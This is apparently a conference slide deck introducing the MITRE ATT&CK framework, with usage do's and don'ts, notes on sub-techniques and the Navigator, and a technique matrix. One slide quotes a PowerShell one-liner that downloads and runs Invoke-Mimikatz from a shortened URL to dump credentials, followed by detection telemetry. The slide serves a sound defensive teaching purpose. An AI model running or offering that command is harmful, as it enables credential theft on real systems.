Quickstart Guide to MITRE ATT&CK™

The Do's and Don’ts when using the Matrix

@Adam_Mashinchi

[Version 2.0]

The (ATT&CK) Matrix
Reloaded

A quick preface...

- Slides will be shared at the end!
  - ... no need to ~~take pictures~~ screenshot all-the-things.
- Sources will be provided!
  - ... in speaker notes.
- Meme's will be used!
  - ... but text in speaker notes.

Who Am I?

- Adam Mashinchi

Who Am I?

- Adam Mashinchi
  - VP of Product Management @ SCYTHE
    - Adversary Emulation/Simulation
    - “Synthetic” Malware Creation
    - Red Team Automation & Controls Validation
  - Red Team Village @ DEFCON
    - Volunteer & Speaker
  - Background in,
    - Enterprise Solutions
    - Cryptography
    - Privacy

Who's this for and why should we care?

[Version 1.0]

- Curious about MITRE ATT&CK
- Red, Blue, or Purple
- How it can/should be used
- Insights from industry experts
- New analogies/metaphors
- Further Reading & Take-Aways

[Version 2.0]

- State of Sub-Techniques
- Changes at MITRE
- ATT&CK Navigator

What This Is ...

- Very (very) fast review
- I'll (over) simplify
- Some tools mentioned
- Feedback from humans

What This Is Not ...

- 100% Comprehensive
- Rehashing of 101/Guide
- How-To guide for tools
- Perfect Attribution

Let’s get started …

The Problem …

@brysonbort

@bethayoung

What is MITRE ATT&CK™?

- “MITRE”
  - ^^ a not-for-profit, federally funded, R&D shop.
- “ATT&CK”
  - ^^ matrices (read: “*grids*”) of Threat Actor behaviors.
  - i.e. a framework of Tactics, Techniques, Procedures (TTP’s) and their ID’s.
- “Threat Actor”
  - ^^ adversaries seen in the cybersecurity industry.


There are multiple ATT&CK ~~Matrix's~~ …
~~Matrixes~~ …
~~Matricieses~~ …

There are multiple ATT&CK Matrices...

- Enterprise*
  - Windows
  - macOS
  - Linux
  - Cloud
- Pre-ATT&CK
- Mobile
- ICS
  - (Industrial Control Systems)

ATT&CK, created and maintained by MITRE

(Pictured Above: ATT&CK Team)



(Pictured Above: Blake Strom)

ATT&CK, created and maintained by MITRE

- @stromcoffee
- @_whatshisface
- @FrankDuff
- @likethecoins
- @jamieantisocial
- @sarah__yoder
- @cmagee_
- @jwunder
- @andyplayse4
- @ojalexander
- … and others!

(Pictured Above: *actually* Blake Strom)


The “Do’s” and “Don’ts”

[DO] use it as a “Common Language”

Question: What would you tell an organization that has is very early in their security maturity and is unlikely to ever get to hire outside red team help? Trying to utilize the Mitre Attack Framework when you're it is a huge challenge.

Adam_Mashinchi


Another recommendation is to start using it as a common language/foundation to talk about how to talk about defenses/threats all across the organization. Not everyone understands "Sticky Keys", but most can understand a box that says "Keylogger" and is RED.



[DON'T] make ATT&CK a checklist OR focus on coverage

"But as you examine each technique, you realize there is a seemingly infinite universe of possibilities or variations within many techniques in the matrix.

You might think you have a technique fully covered, but then some researcher will publish something on Twitter, and you'll have to go and add to an existing detection."



@verri3r

[DO] seek Behavior, not Signatures …

T1124 → “System Time Discovery”

APT123 v1:

```
$ net time \hostname
```


“^^ *using ‘net.exe’ must be bad!*”

APT123 v2:

```
$ powershell Get-Date
```

[DO] think Periodic Table for Adversaries


- Chemical Makeup of Threat Actor:
  - Context
  - Order
  - State
- TTP's
  - Individually → inert objections



@brysonbort

[DO] use examples as a foundation …

- Find easy ways to test (adversarial) behavior.
- Example: CALDERA
  - (by MITRE!)
  - Open source
  - Creates Agents
  - Fires series of commands
- Goal of (any) Tool:
  - make validation trivial.
- Canned playbooks as baseline.



[DON'T] assume TTP's == Threat Actor


- Threat/TTP's are nuanced
  - … tricky to replicate with most tools.
- Beware false sense of security
  - ... think tested against APT XYZ,
  - tests often vary from intel.
- TTP concepts != implementation
  - … could mean defenses/validations weren't applicable.

@stromcoffee

[DO] the Game of Minesweeper

An attacker perspective:

- … you don't know when you've tripped a detective control.
- Compromise is only the first box; time is ticking.



@jeffmcjunkin

(quick anecdote)

For your next Red Team …

ATT&CK Technique Wheel!

[DON'T] Copy & Paste & <ENTER>

[PREFACE]

Some Things That I ...

Red Canary

Atomic Red Team

Practical Examples

[DON'T] Copy & Paste & <ENTER> (cont.)

Credential Dumping

Run this:

```
powershell.exe "IEX (New-Object
Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e'); Invoke-
Mimikatz -DumpCr"
```

And you can expect this:

USEFUL TELEMETRY:

- Process monitoring (powershell.exe)
- Process command line ("DownloadString", "WebClient", and the presence of a URL)
- Network connection (powershell.exe establishing an external network connection)

DETECTION:

Alerting based on PowerShell command line and download.

[DON'T] forget, 1 Technique != 1 Command

- Techniques may have many procedures for how an adversary could implement it.
- Adversaries are always changing.
- Detecting behavior can:
  - rely on individual procedures,
  - span multiple procedures,
  - span entire technique.

[DON'T] forget other standards ...

- Many frameworks:
  - NIST Five Functions, Cyber Defense Matrix, etc.
- Your priority informed by:
  - the systems that you use,
  - the data you possess,
  - and the threats associated with each.
- Models not intended to be bingo cards.

To Summarize:

ATT&CK is a framework.

Use it as a ...

- common language for TTP’s.
- baseline for behaviors.
- opportunity to get involved!

None of this will matter soon …

None of this will matter soon …

… Sub-techniques.

(Pictured Above: Blake Strom)

</v1.0>

<v2.0>

My (Acciental) Prediction - Part 1

My (Acciental) Prediction - Part 2

- At the helm of ATT&CK:
  - Adam Pennington (@_whatshisface)

(Pictured Above:
a person with a *very good* name)


My (Acciental) Prediction - Part 3

Overview of Sub-Techniques


- In Beta: March 31, ‘20
  - ETA: July 8, ‘20
- Techniques ID’s (T4321)
  - + dot-notation (T4321.005)
- Remapped some TID’s
  - Example: T1081 -> T1552.001
  - T1081? -> it’s gone
- Deprecated some TID’s
  - Example: T1175 -> *null*
- Changed some names
  - “Remote File Copy” -> “Ingress Tool Transfer”

(Pictured Above: T1175)

Made ATT&CK Navigation... Tricky




Speaking of Navigat(ion, or)!



Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	
34 items	62 items	32 items	69 items	21 items	23 items	18 items	13 items	22 items	9 items	16 items
AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain	Remote System Discovery	SSH Hijacking		Multilayer Encryption		Stored Data Manipulation
LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdown/Reboot
Mshta	Dylib Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing	Software Discovery	Third-party Software		Remote Access Tools		Transmitted Data Manipulation
PowerShell	Emond	New Service	DLL Search Order Hijacking	Password Filter DLL	System Information Discovery	Windows Admin Shares		Remote File Copy		
Regsvcs/Regasm	External Remote Services	Parent PID	DLL Side-Loading	Private Keys	System Network Configuration Discovery	Windows Remote Management		Standard Application Layer Protocol		
Regsvr32	File System Permissions Weakness		Execution Guardrails	Securityd Memory	System Network Connections Discovery			Standard Cryptographic Protocol		
Rundll32	Hidden Files and Directories		Exploitation for Defense Evasion	Steal Web Session Cookie	System Owner/User Discovery					
Scheduled Task			Extra Window Memory Injection	Two-Factor	System Service Discovery					

Don’t Fear the Navigator

Layer Creation FTW!



Homework:

- Try out some scoring…
  - … and research TID’s!
- Extra Credit:
  - … use Sub-Techniques!

The End.

(Questions?)

(if we have time.)

(we probably don't.)

Further Reading/Watching

- The “speaker notes” of these slides!
  - Slides URL: https://bit.ly/attackquickstart2
- Getting Started Resource Page
- Get Started With Att&ck Guide
- 2020 ATT&CK Roadmap
- ATT&CKcon 2.0 (YouTube Playlist)